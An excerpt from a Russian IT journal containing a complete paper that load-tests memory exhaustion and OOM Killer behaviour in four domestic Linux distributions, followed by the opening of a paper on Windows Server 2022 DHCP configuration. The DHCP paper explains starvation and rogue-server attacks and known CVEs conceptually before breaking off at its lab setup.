Международный журнал информационных технологий и энергоэффективности

Сайт журнала:

<http://www.openaccessscience.ru/index.php/ijcse/>



УДК 004.451.9:004.21

## СРАВНИТЕЛЬНАЯ ОЦЕНКА ПОВЕДЕНИЯ ОТЕЧЕСТВЕННЫХ ДИСТРИБУТИВОВ LINUX ПРИ ИСЧЕРПАНИИ ОПЕРАТИВНОЙ ПАМЯТИ В ШТАТНОЙ КОНФИГУРАЦИИ

<sup>1</sup> Евсеев А.Е., Манько А.В.

ФГБОУ ВО "РОССИЙСКИЙ ГОСУДАРСТВЕННЫЙ УНИВЕРСИТЕТ НЕФТИ И ГАЗА (НАЦИОНАЛЬНЫЙ ИССЛЕДОВАТЕЛЬСКИЙ УНИВЕРСИТЕТ) ИМЕНИ И.М. ГУБКИНА" Москва, Россия, (119296, город Москва, Ленинский пр-кт, д. 65 к. 1), e-mail: <sup>1</sup>aevs@mail.ru

В работе проведено сравнительное исследование поведения подсистемы управления памятью в отечественных дистрибутивах Linux (Альт, РЕД, РОСА, Astra) методом нагрузочного тестирования. Определены максимальный размер массива, значение «total-vm» и время работы до остановки процесса OOM Killer. Установлено, что Astra Linux обеспечивает наибольшее потребление памяти, РОСА «ФРЕШ» демонстрирует наименьший абсолютный прирост и наибольшую вариативность, а РЕД ОС – наименьшую вариативность, но раннее начало подкачки. Результаты позволяют оценить поведение систем при исчерпании ресурсов в их штатной («коробочной») конфигурации.

Ключевые слова: Управление памятью, алгоритмы замещения страниц, OOM Killer, отечественные дистрибутивы Linux, Альт, РЕД ОС, РОСА «ФРЕШ», Astra Linux, нагрузочное тестирование, виртуальная память, подкачка, поведение дистрибутива.

## A COMPARATIVE EVALUATION OF THE BEHAVIOR OF DOMESTIC LINUX DISTRIBUTIONS WHEN THEIR RAM IS OUT OF MEMORY IN THE STOCK CONFIGURATION

<sup>1</sup> Evseev A.E., Man'ko A.V.

GUBKIN RUSSIAN STATE UNIVERSITY OF OIL AND GAS (NATIONAL RESEARCH UNIVERSITY), Moscow, Russia, (119296, Moscow, Leninsky pr-kt, 65 k. 1), e-mail: <sup>1</sup>aevs@mail.ru

This paper presents a comparative study of the memory management subsystem behavior in domestic Linux distributions (Alt, RED, ROSA, and Astra) using load testing. The maximum array size, the "total-vm" value, and the runtime before the OOM Killer process terminates are determined. Astra Linux was found to have the highest memory consumption, ROSA FRESH demonstrated the smallest absolute increase and the greatest variability, and RED OS demonstrated the least variability but initiated swapping early. The results allow us to evaluate the behavior of systems when resources are exhausted in their stock ("out-of-the-box") configurations.

Keywords: Memory management, page replacement algorithms, OOM Killer, domestic Linux distributions, Alt, RED OS, ROSA FRESH, Astra Linux, load testing, virtual memory, swapping, distribution behavior.

Управление виртуальной памятью является одним из ключевых механизмов современных операционных систем, обеспечивающих изоляцию процессов и эффективное использование ограниченных ресурсов [1]. В основе этого механизма лежат алгоритмы замещения страниц, которые определяют, какие страницы памяти должны быть вытеснены на

Евсеев А.Е., Манько А.В. Сравнительная оценка поведения отечественных дистрибутивов LINUX при исчерпании оперативной памяти в штатной конфигурации// Международный журнал информационных технологий и энергоэффективности. – 2026. –Т. 11 № 3(65) с. 60–66

диск при нехватке оперативной памяти. От эффективности этих алгоритмов напрямую зависит производительность системы, особенно в условиях интенсивной многозадачной работы [2].

В работе [3] подчёркивается, что классические алгоритмы (например, FIFO, LRU) могут показывать разные результаты в зависимости от паттернов доступа к памяти, и современные ядра Linux используют более сложные гибридные подходы, такие как алгоритм «второй шанс» или его модификации. В работе [4] исследовано влияние размера страницы и подсистемы «swap» на общую производительность, показано, что неоптимальные настройки могут приводить к деградации скорости ввода-вывода. Известно, что реализация и настройки механизма OOM Killer также могут различаться в зависимости от дистрибутива, что влияет на пороги его срабатывания и приоритеты завершения процессов. В [5] представлен метод оценки эффективности замещения страниц с помощью нагрузочного тестирования. В [6] акцентируется внимание на особенностях реализации управления памятью в отечественных ОС. Анализ перечисленных работ показывает, что, несмотря на общую основу (ядро Linux), дистрибутивы могут иметь различия в конфигурации подсистемы памяти и поведении при ее исчерпании.

Существует практическая проблема: при эксплуатации серверов и рабочих станций на отечественных ОС важно понимать, как система поведет себя при пиковых нагрузках на память. Администраторам необходимы критерии для выбора дистрибутива, обеспечивающего наиболее предсказуемую и эффективную работу механизмов замещения страниц, а также для настройки параметров, предотвращающих аварийные остановки критических процессов. В данной работе проводится сравнительное исследование четырёх ключевых отечественных дистрибутивов Linux – Альт, РЕД, РОСА и Astra – с целью оценки их поведения при исчерпании оперативной памяти в их штатной, «коробочной» конфигурации. Полученные результаты интегрируют вклад версии ядра, настроек подсистемы памяти и алгоритмов замещения страниц, что позволяет оценить дистрибутив как целостный продукт.

Для тестирования были использованы идентичные виртуальные стенды со следующими характеристиками: основная память – 2048 МБ, два ядра процессора, два виртуальных SSD-диска: первый (системный) объёмом 20 ГБ, второй (для размещения раздела подкачки) – 20 ГБ. Все операционные системы устанавливались в минимальной конфигурации с одним разделом подкачки размером 2048 МБ. Использовались дистрибутивы: Альт Рабочая Станция 11.1, РЕД ОС 8, РОСА «ФРЕШ» 13.1 и Astra Linux 1.8.3. Версии ядер и остального программного обеспечения соответствовали актуальным репозиториям на момент проведения экспериментов. Важно отметить, что версии ядер в исследуемых дистрибутивах различались: Astra Linux поставляется с ядром версии 6.1 (LTS-ветка), тогда как остальные дистрибутивы используют более свежие ядра версии 6.12. Это накладывает ограничение на интерпретацию результатов: в данном исследовании сравниваются не абстрактные алгоритмы замещения страниц, а конкретные реализации дистрибутивов «как есть». Данный подход имеет практическую ценность, так как администратор работает именно с готовой системой, а не с исходным кодом ядра

Для создания контролируемой нагрузки на память был разработан сценарий на языке «Bash». Скрипт в бесконечном цикле добавляет в конец массива 10 элементов (числа от 1 до 10). Каждые 1000 итераций текущий размер массива записывается в лог-файл. Такой подход позволяет моделировать процесс, постепенно потребляющий всё больше виртуальной памяти, и отслеживать динамику роста.

Для корректной интерпретации результатов необходимо учитывать, что массив в языке «Bash» хранится не как компактная структура данных, а в виде хеш-таблицы, где каждый элемент представляет собой отдельную строковую запись с индексом и значением. Это приводит к высоким накладным расходам памяти: по эмпирическим оценкам, один элемент индексированного массива в «Bash» версии 5.x занимает около 80-100 байт. Метрика «total-vm» отражает полный объем виртуального адресного пространства процесса, включая код, данные, стек и разделяемые библиотеки. Именно эта величина фиксируется в сообщениях OOM Killer, что позволяет единообразно сравнивать поведение дистрибутивов при исчерпании памяти, даже несмотря на то, что реальное использование физической памяти может отличаться.

Важно отметить, что создаваемая скриптом нагрузка относится преимущественно к анонимной памяти (области данных процесса). В реальных серверных сценариях, таких как работа СУБД или веб-серверов, значительную долю занимает файловая память (страничный кеш, отображённые в память файлы), которая может вытесняться по иным правилам. Таким образом, полученные результаты характеризуют поведение подсистемы памяти при интенсивном росте анонимной памяти, но для оценки полной картины управления памятью в смешанных нагрузках требуются дополнительные исследования с использованием специализированных бенчмарков или реальных приложений.

Перед началом тестирования для каждой ОС фиксировались базовые параметры подсистемы памяти: общий объём ОЗУ (2048 МБ), размер раздела подкачки (2048 МБ), размер страницы (4096 байт), объём свободной памяти и «swp» в ненагруженном состоянии.

Экспериментальная процедура заключалась в следующем: в фоновом режиме производился запуск скрипта «mem.bash», моделирующего интенсивное потребление виртуальной памяти, после чего с помощью вспомогательного скрипта осуществлялся непрерывный мониторинг динамики ключевых параметров процесса (VIRT, RES) и степени использования раздела подкачки. Момент аварийной остановки скрипта фиксировался по сообщениям в системном журнале, извлекаемым командой «dmesg», а также по содержимому последней строки файла «report.log». Для обеспечения статистической значимости полученных результатов описанная последовательность действий повторялась десять раз для каждой из исследуемых операционных систем.

В Таблице 1 представлены усредненные результаты тестирования. Для каждого дистрибутива указаны версия ядра, максимальный размер массива (количество элементов), достигнутый перед остановкой, значение «total-vm» из сообщения OOM Killer (в КБ), а также среднее время работы скрипта до момента уничтожения.

Таблица 1 – Результаты тестирования алгоритмов замещения страниц

Операционная система	Версия	Ядро	Макс. размер массива (элементов)	total-vm (КБ)	Среднее время (с)
Альт Рабочая Станция	11.1	6.12.41-6.12-alt1	38 790 625 ± 265 000	3 037 149 ± 21 000	411,9 ± 72,5
РЕД ОС	8	6.12.21-1 .red80.x86_64	38 098 000 +- 176 000	3 198 939 ± 13 800	354,1 ± 159,2
РОСА «ФРЕШ»	13.1	6.12.47-generic- 5rosa13--x86_64	36 413 000 +- 1 360 000	2 884 039 ± 106 300	323,1 ± 91,9
Astra Linux	1.8.3	6.1.141-1-generic	43 224 000 ± 300 000	3 383 166 ± 24 000	409,1 ± 43,6




Рисунок 1 – Сравнение максимального потребления памяти в отечественных дистрибутивах Linux

Анализ полученных данных (Рисунок 1) показывает, что все дистрибутивы обеспечивают сопоставимые показатели по максимальному потреблению памяти, однако имеются различия в стабильности и эффективности работы подсистемы управления памятью. Наибольший средний размер массива (43,2 млн элементов) был достигнут в Astra Linux. Учитывая, что Astra использует более стабильную LTS-ветку ядра (6.1), а остальные дистрибутивы – более новую (6.12), можно предположить, что либо в LTS-ветке применяются более консервативные настройки порога OOM Killer, либо более новые ядра активнее используют механизмы ранней подкачки, не позволяя процессу расти столь же сильно. Для подтверждения этой гипотезы требуется дополнительное исследование с унифицированными ядрами. При этом стандартное отклонение (300 тыс.) указывает на умеренную вариативность

результатов.

Альт Рабочая Станция показала средний размер массива 38,8 млн элементов со стандартным отклонением 265 тыс. Наименьший средний размер массива зафиксирован в РОСА «ФРЕШ» (36,4 млн), при этом данный дистрибутив продемонстрировал наибольший разброс результатов (стандартное отклонение 1,36 млн), что свидетельствует о нестабильности работы подсистемы памяти при предельных нагрузках. РЕД ОС, напротив, показала средний результат 38,1 млн с наименьшей вариативностью ( $\sigma = 176$  тыс.), что говорит о наиболее предсказуемом поведении среди всех тестируемых систем. Значения «total-vm» коррелируют с размером массива: наибольшее среднее значение у Astra Linux (3,38 ГБ), затем у РЕД ОС (3,20 ГБ), далее у Альт (3,04 ГБ) и наименьшее у РОСА (2,88 ГБ).

Для всех дистрибутивов наблюдается устойчивое соотношение: примерно 80–85 байт на элемент массива. Это подтверждает, что основной вклад в виртуальную память вносит именно хранение элементов в специфических структурах «Bash». Например, для Astra Linux (43,2 млн элементов)  $43\,200\,000 \times 80$  байт = 3,46 ГБ, что близко к измеренному total-vm (3,38 ГБ). Небольшие отклонения могут быть вызваны различиями в версиях «Bash», дополнительными накладными расходами или особенностями окружения.

Время работы скрипта до остановки варьируется от 323 с (РОСА) до 412 с (Альт). Для Astra Linux среднее время составило 409 с, что сопоставимо с Альт. Отметим, что для РОСА «ФРЕШ» из-за одного аномально долгого запуска (672 с) стандартное отклонение времени оказалось велико (159 с), что указывает на наличие выбросов даже при стабильном росте массива.

В процессе наблюдений было отмечено, что в РОСА раньше начинается активный страничный обмен (появление ненулевых значений «si» и «so»), что, вероятно, связано с настройками параметра «swappiness» или порогами фоновой записи dirty-страниц, заданными в дистрибутиве по умолчанию. В РЕД, Альт и Astra этот порог, по-видимому, выше, что позволяет процессу дольше удерживаться в оперативной памяти.

Все тестируемые системы успешно справляются с управлением памятью в штатных режимах, однако при исчерпании ресурсов их поведение различается. Это важно учитывать при выборе платформы для приложений, интенсивно использующих анонимную память (например, научные или вычислительные задачи). Наиболее стабильные результаты (наименьший разброс максимального размера массива) показала РЕД ОС, тогда как РОСА «ФРЕШ» требует дополнительного изучения причин высокой вариативности при низком абсолютном потреблении. Astra Linux продемонстрировала наибольший абсолютный объем потребления памяти, что может быть преимуществом в сценариях, где требуется максимально долгое удержание данных в памяти.

Таким образом, проведено сравнительное исследование поведения подсистемы памяти в четырёх отечественных дистрибутивах Linux в их стандартной поставке. Полученные количественные характеристики позволяют оценить границы применимости каждой ОС в условиях ограниченной памяти. Следует учитывать, что на результаты повлияла разница в версиях используемых ядер, и для выделения вклада именно алгоритмов замещения страниц необходима унификация ядер на будущих этапах исследования.

## Список литературы

1. Архитектура диспетчера памяти ядра Linux / О. В. Федорова // Региональная информатика и информационная безопасность : Сборник трудов Юбилейной XVIII Санкт-Петербургской международной конференции, Санкт-Петербург, 26–28 октября 2022 года. Том Выпуск 11. – Санкт-Петербург: Региональная общественная организация "Санкт-Петербургское Общество информатики, вычислительной техники, систем связи и управления", 2022. – С. 140-143. – EDN IWJZLF.
2. Алгоритмы управления памятью в ОС / И. Д. Хамраев, И. А. Мякинин, И. В. Дотокин [и др.] // Сборник научных трудов вузов России "Проблемы экономики, финансов и управления производством". – 2024. – № 54. – С. 182-184. – EDN MPSPMKZ.
3. Имитационная модель различных стратегий замещения страниц в оперативной памяти / В. М. Винарский, О. Ю. Костюкова, А. А. Романов // Новые информационные технологии в исследовании сложных структур : Материалы Двенадцатой конференции с международным участием, Алтайский кр., пос. Катунь, 04–08 июня 2018 года. – Алтайский кр., пос. Катунь: Национальный исследовательский Томский государственный университет, 2018. – С. 94-95. – EDN XSHCTJ.
4. Способы улучшения эффективности подсистемы памяти в однопроцессорных ВС / О. Ю. Уютова // Современная наука: актуальные проблемы и пути их решения. – 2015. – № 9(22). – С. 35-37. – EDN VBFHIR.
5. Программная система для исследования алгоритмов замещения страниц / С. В. Мониц, С. Н. Фисун // Мир компьютерных технологий : сборник статей Всероссийской научно-технической конференции студентов, аспирантов и молодых ученых, Севастополь, 02–05 апреля 2019 года / науч. ред. Е.Н. Мащенко. – Севастополь: Федеральное государственное автономное образовательное учреждение высшего образования "Севастопольский государственный университет", 2019. – С. 250-254. – EDN JQOQNJ.
6. Титов, К. А. Концептуальные подходы к сравнению российских операционных систем с открытым кодом / К. А. Титов, С. И. Водяницкая // Научные исследования 2023: актуальные теории и концепции : сборник материалов XXIX-ой международной очно-заочной научно-практической конференции, Москва, 24 мая 2023 года. Том 1. – Москва: Научно-издательский центр "Империум", 2023. – С. 39-43. – EDN FJMJAT.
7. Уймин А.Г. Технические средства информатизации: Практикум для СПО / А.Г. Уймин. - Саратов, Москва: Профобразование, Ай Пи Ар Медиа, 2023. - 434 с. ISBN: 978-5-4488-1589-8 EDN: YNXGEM

## References

1. Architecture of the Linux Kernel Memory Manager / O. V. Fedorova // Regional Informatics and Information Security: Collection of Proceedings of the XVIII Anniversary St. Petersburg International Conference, St. Petersburg, October 26–28, 2022. Volume Issue 11. – St. Petersburg: Regional Public Organization "St. Petersburg Society of Informatics, Computer Engineering, Communications and Control Systems", 2022. – pp. 140–143. – EDN IWJZLF.
2. Memory Management Algorithms in OS / I. D. Khamraev, I. A. Myakinin, I. V. Dotokin [et al.] // Collection of Scientific Papers of Russian Universities "Problems of Economics, Finance, and Production Management". – 2024. – No. 54. – pp. 182–184. – EDN MPSPMKZ.
3. A simulation model of various page replacement strategies in RAM / V. M. Vinarsky, O. Yu. Kostyukova, A. A. Romanov // New information technologies in the study of complex

- structures: Proceedings of the Twelfth conference with international participation, Altai Krai, Katun settlement, June 4–8, 2018. – Altai Krai, Katun settlement: National Research Tomsk State University, 2018. – pp. 94–95. – EDN XSHCTJ.
4. Ways to improve the efficiency of the memory subsystem in single-processor computers / O. Yu. Uyutova // Modern science: current problems and solutions. – 2015. – No. 9(22). – Pp. 35–37. – EDN VBFHIR.
  5. Software system for studying page replacement algorithms / S. V. Monich, S. N. Fisun // The world of computer technologies: collection of articles of the All-Russian scientific and technical conference of students, graduate students and young scientists, Sevastopol, April 2–5, 2019 / scientific editor E. N. Mashchenko. – Sevastopol: Federal State Autonomous Educational Institution of Higher Education “Sevastopol State University”, 2019. – Pp. 250–254. – EDN JQOQNJ.
  6. Titov, K. A. Conceptual approaches to comparing Russian open source operating systems / K. A. Titov, S. I. Vodyanitskaya // Scientific research 2023: current theories and concepts: collection of materials of the XXIXth international in-person and correspondence scientific and practical conference, Moscow, May 24, 2023. Volume 1. Moscow: Research and Publishing Center "Imperia", 2023, pp. 39-43. EDN FJMJAT.
  7. Uymin, A.G. Technical means of informatization: Workshop for secondary vocational education / A.G. Uymin. Saratov, Moscow: Profobrazovanie, IP R Media, 2023, 434 p. ISBN: 978-5-4488-1589-8 EDN: YNXGEM
-



Международный журнал информационных технологий и энергоэффективности

Сайт журнала:

<http://www.openaccessscience.ru/index.php/ijcse/>



УДК 004.056.55

## НАСТРОЙКА И ФУНКЦИОНАЛЬНОЕ ТЕСТИРОВАНИЕ DHCP СЕРВЕРА. ВОПРОСЫ БЕЗОПАСНОСТИ

<sup>1</sup> Самсонов В.В., Рататаев И.С.

ФГБОУ ВО "РОССИЙСКИЙ ГОСУДАРСТВЕННЫЙ УНИВЕРСИТЕТ НЕФТИ И ГАЗА (НАЦИОНАЛЬНЫЙ ИССЛЕДОВАТЕЛЬСКИЙ УНИВЕРСИТЕТ) ИМЕНИ И.М. ГУБКИНА" Москва, Россия, (119296, город Москва, Ленинский пр-кт, д. 65 к. 1), e-mail: <sup>1</sup>samsonov0103@mail.ru

В рамках исследования настроен и протестирован функционал DHCP-сервера на базе Windows Server 2022. Особое внимание уделено вопросам безопасности системы от хакерских атак. Проведённые эксперименты подтвердили базовую работоспособность системы, однако выявили наличие серьёзных уязвимостей, приводящих к отказу в обслуживании (DoS), поэтому предложены меры по её защите.

Ключевые слова: DHCP-сервер, Active Directory, уязвимости, DHCP Starvation, DHCP Rogue, DHCP Snooping.

## DHCP SERVER CONFIGURATION AND FUNCTIONAL TESTING. SECURITY ISSUES

<sup>1</sup> Samsonov V.V., Ratataev I.S.

GUBKIN RUSSIAN STATE UNIVERSITY OF OIL AND GAS (NATIONAL RESEARCH UNIVERSITY), Moscow, Russia, (119296, Moscow, Leninsky pr-kt, 65 k. 1), e-mail: <sup>1</sup>samsonov0103@mail.ru

This study involved setting up and testing the functionality of a DHCP server running Windows Server 2022. Particular attention was paid to system security against hacker attacks. The experiments confirmed the basic functionality of the system, but revealed serious vulnerabilities leading to denial of service (DoS), so measures to protect it are proposed.

Keywords: DHCP server, Active Directory, vulnerabilities, DHCP Starvation, DHCP Rogue, DHCP Snooping.

### Введение

В современных корпоративных и домашних сетях эффективное управление IP-адресами — критически важная задача. Для ее решения существует DHCP (Dynamic Host Configuration Protocol) — протокол, автоматизирующий распределение сетевых параметров среди устройств в одной сети.

Для автоматического назначения и управления сетевыми параметрами Microsoft предлагает использовать сервер динамической конфигурации узла (DHCP) в Windows Server. DHCP освобождает администраторов от ручной настройки каждого устройства, исключает ошибки, связанные с человеческим фактором, а также обеспечивает эффективное использование пула IP-адресов в сети.

Windows Server включает сервер DHCP в качестве необязательной роли сетевого сервера, который можно развернуть для управления выделением IP-адресов и предоставления другой информации клиентам, такой как маска подсети и шлюз по умолчанию. В свою

очередь, все клиентские операционные системы под управлением Windows включают DHCP-клиент в составе TCP/IP, который включен по умолчанию и необходим для запроса и получения сетевых параметров от DHCP-сервера [1].

Однако настройка DHCP-сервера – это не только установка роли сервера и определение диапазона адресов. Не менее важная задача – функциональное тестирование и проверка отказоустойчивости. Неправильная настройка может привести к фатальным последствиям: от конфликтов адресов и недоступности критически важных служб до серьезных брешей в безопасности.

В данной работе рассмотрено практическое применение, проведено развертывание и тестирование безопасности протокола DHCP в инфраструктуре Windows Server 2022.

Объект исследования – сервер динамической настройки узла (DHCP) как компонент сетевой инфраструктуры, обеспечивающий автоматизированное конфигурирование сетевых параметров клиентских устройств.

Предмет исследования – процесс настройки, функционального тестирования и обеспечения безопасности DHCP-сервера в инфраструктуре на базе Windows Server.

Цель исследования – провести тестирование и эксперименты по измерению безопасности, проанализировать результаты и выработать практические рекомендации по повышению защищённости системы.

### **Литературный обзор**

Официальная документация Microsoft подробно описывает принцип работы протокола DHCP, последовательность развёртывания и последующей настройки DHCP-сервера в Active Directory, а также методы устранения неполадок [1,2,3].

DHCP работает по принципу «клиент-сервер», передавая клиентам IP-адрес, маску подсети, шлюз по умолчанию, IP-адреса сервера доменных имён (DNS) [2]. Когда клиент настраивает сетевое подключение в первый раз, он инициирует диалог между клиентом и сервером, который проходит следующим образом:

1. Клиент отправляет широковещательный пакет DHCPDISCOVER. В заголовке пакета адрес источника указан как 0.0.0.0, так как клиент его еще не получил, а адрес получателя – как 255.255.255.255. Клиент определяется с помощью указанного в поле CHADDR MAC-адреса его сетевого адаптера [2].

2. Сервер отвечает на это сообщение отправкой пакета DHCPOFFER. В нем указывается IP-адрес, который DHCP сервер готов предоставить клиенту в аренду (поле YIADDR). Кроме него, он отправляет свой IP-адрес, маску подсети, шлюз по умолчанию, время аренды IP-адреса и прочие параметры [2].

3. Клиент отвечает отправкой пакета DHCPREQUEST, запрашивая полученный IP-адрес. В нем адрес клиента так же равен 0.0.0.0, а адрес назначения для пакета по-прежнему равен 255.255.255.255. Клиент сохраняет 0.0.0.0, так как не получил подтверждения от сервера, что можно начать использовать предлагаемый адрес. Несмотря на то, что пакет широковещательный, в нем указан IP-адрес конкретного DHCP-сервера, полученный в пакете DHCPOFFER. Это позволяет другим DHCP-серверам, также получившим запрос и ответившим на него, знать, что они могут освободить свои предлагаемые адреса [2].

4. Цикл инициализации завершается ответом сервера на DHCPREQUEST пакетом DHCPACK, что означает закрепление аренды выделенного IP-адреса за клиентом [2].

DHCP-сервер в AD может быть развёрнут и настроен как с помощью командной строки PowerShell, так и с помощью графического интерфейса [2]. Помимо основных функций, DHCP-сервер в Windows Server включает в себя:

- управление политиками DHCP (правилами, которые применяют параметры DHCP на основе характеристик клиента, например, MAC-адреса),
- ведение журнала аудита (отслеживание действий DHCP-сервера),
- интеграцию DHCP-сервера с DNS (динамическое обновление записей DNS при выдаче или обновлении аренды DHCP),
- отработку отказа DHCP (позволяет двум DHCP-серверам совместно обслуживать одну сеть, обеспечивая балансировку нагрузки) [1].

Безопасность сетевых служб Windows всегда была важной темой для исследований. Две самые распространённые атаки на DHCP – это DHCP Starvation и DHCP Rogue, которые часто реализуются последовательно. Суть DHCP Starvation – истощить пул адресов ложными сообщениями DHCPDISCOVER с поддельными MAC-адресами. На эти пакеты сервер будет реагировать и резервировать свободные адреса из пула, что приведёт к его переполнению и последующему отказу в обслуживании (DoS) [4]. Затем, злоумышленник, «положив» легитимный DHCP-сервер, приступает к DHCP Rogue – разворачивает мошеннический (нелегитимный) сервер, чтобы выдавать клиентам поддельные сетевые параметры (в частности — адрес шлюза по умолчанию) и провести атаку типа MITM (Man In The Middle – «Человек посередине») для перехвата данных [4].

Кроме того, специалисты обнаружили несколько серьёзных уязвимостей, связанных с атакой DHCP Rogue. Обратимся к базе данных Microsoft Security Response Center. Специалисты этой организации занимаются выявлением и устранением критических уязвимостей в Windows Server, заносая их в базу.

Например, в DHCP-клиенте Windows существует уязвимость CVE-2019-0547, обнаруженная 8 января 2019 года и известная как «уязвимость удаленного выполнения кода в DHCP-клиенте Windows». Относится к типу CWE-787 — Out-of-bounds Write (запись за пределами границ буфера). В коде службы DHCP Client присутствует ошибка повреждения памяти, из-за которой при обработке определенных DHCP-ответов от сервера может произойти сбой. Злоумышленник отправляет клиенту специально сформированные ответы DHCP. Затем, успешно воспользовавшийся этой уязвимостью, он может запустить на клиентском компьютере произвольный код [5]. Очевидно, что для отправки клиенту вредоносных DHCP-пакетов злоумышленнику необходимо предварительно развернуть нелегитимный сервер с помощью атаки DHCP Rogue. Специалисты по кибербезопасности Microsoft впоследствии выявили еще несколько уязвимостей, имеющих точно такое же название и схожий механизм воздействия: CVE-2019-0697, CVE-2019-0698, CVE-2019-0726, CVE-2019-0736 [5].

Недавняя уязвимость CVE-2025-32725 от 10 июня 2025 года относится к типу CWE-693 – Protection Mechanism Failure (сбой механизма защиты). Из-за недостаточной реализации механизмов безопасности в службе DHCP-сервера, злоумышленник может обойти существующие ограничения и вызвать отказ в обслуживании, отправляя специально сформированные сетевые пакеты на уязвимый DHCP-сервер [6]. Данная уязвимость приводит

к DHCP Rogue – вывести из строя легитимный сервер с помощью DoS-атаки, злоумышленник может развернуть нелегитимный DHCP-сервер.

Наконец, в декабре 2023 года исследователи из компании Akamai выявили уязвимость, позволяющую злоумышленникам без аутентификации подделывать DNS-записи, используя функцию динамических обновлений DNS (DHCP DNS Dynamic Updates) в DHCP-сервере на базе Windows. Эта функция позволяет DHCP-серверу автоматически регистрировать записи DNS для клиентов, которым он назначает IP-адрес. Однако динамические обновления DHCP DNS не требуют аутентификации клиента в домене. Любой участник сети может арендовать IP-адрес у DHCP-сервера и получить доменное имя, что позволяет злоумышленнику использовать легитимный DHCP-сервер для собственной аутентификации в DNS-сервере. Это предоставит злоумышленнику доступ к зоне записей DNS в Active Directory, даже если у него нет учетных данных для входа в домен. Далее злоумышленник может перезаписать DNS-запись легитимного DHCP-сервера на нелегитимный, поднятый с помощью DHCP Rogue. Специалисты сообщили о своих выводах Microsoft, но компания отказалась выпускать исправление, поскольку «проблемы недостаточно серьезны, чтобы их можно было исправить». [7]. Данная уязвимость не получила кода CVE, поскольку не была внесена Microsoft в базу MSRC.

Таким образом, атака типа Rogue DHCP представляет большую опасность для инфраструктур Active Directory. Однако она не проводится самостоятельно: для её проведения необходимы атаки типа DoS, самая распространённая из них – DHCP Starvation. Поэтому необходимо уделять особое внимание устойчивости инфраструктуры к проведению подобных атак.

В данном исследовании будет проведена проверка безопасности DHCP-сервера в инфраструктуре, развернутой на Windows Server 2022 путем проведения двух последовательных атак: DHCP Starvation и Rogue.

Тип исследования – прикладное. Методы исследования – эксперимент и наблюдение (мониторинг).

### **Экспериментальный стенд и настройка**

В данном исследовании была развернута клиент-серверная изолированная инфраструктура, которая состояла из нескольких виртуальных машин: контроллера домена и двух клиентских машин, одна из которых находится в домене. Кроме того, в инфраструктуре присутствует коммутатор для соединения сегментов сети в единую топологию. В роли гипервизора использовался Oracle VirtualBox 7.2.2.




Рисунок 1 - Топология сети

Ниже приведены характеристики виртуальных машин, используемых в эксперименте.

Таблица 1. Параметры виртуальных машин

Параметр	Win-DC	Win-CLI	Win-Attacker	Switch
Операционная система	Windows Server 2022	Windows 11	Windows 11	Mikrotik RouterOS
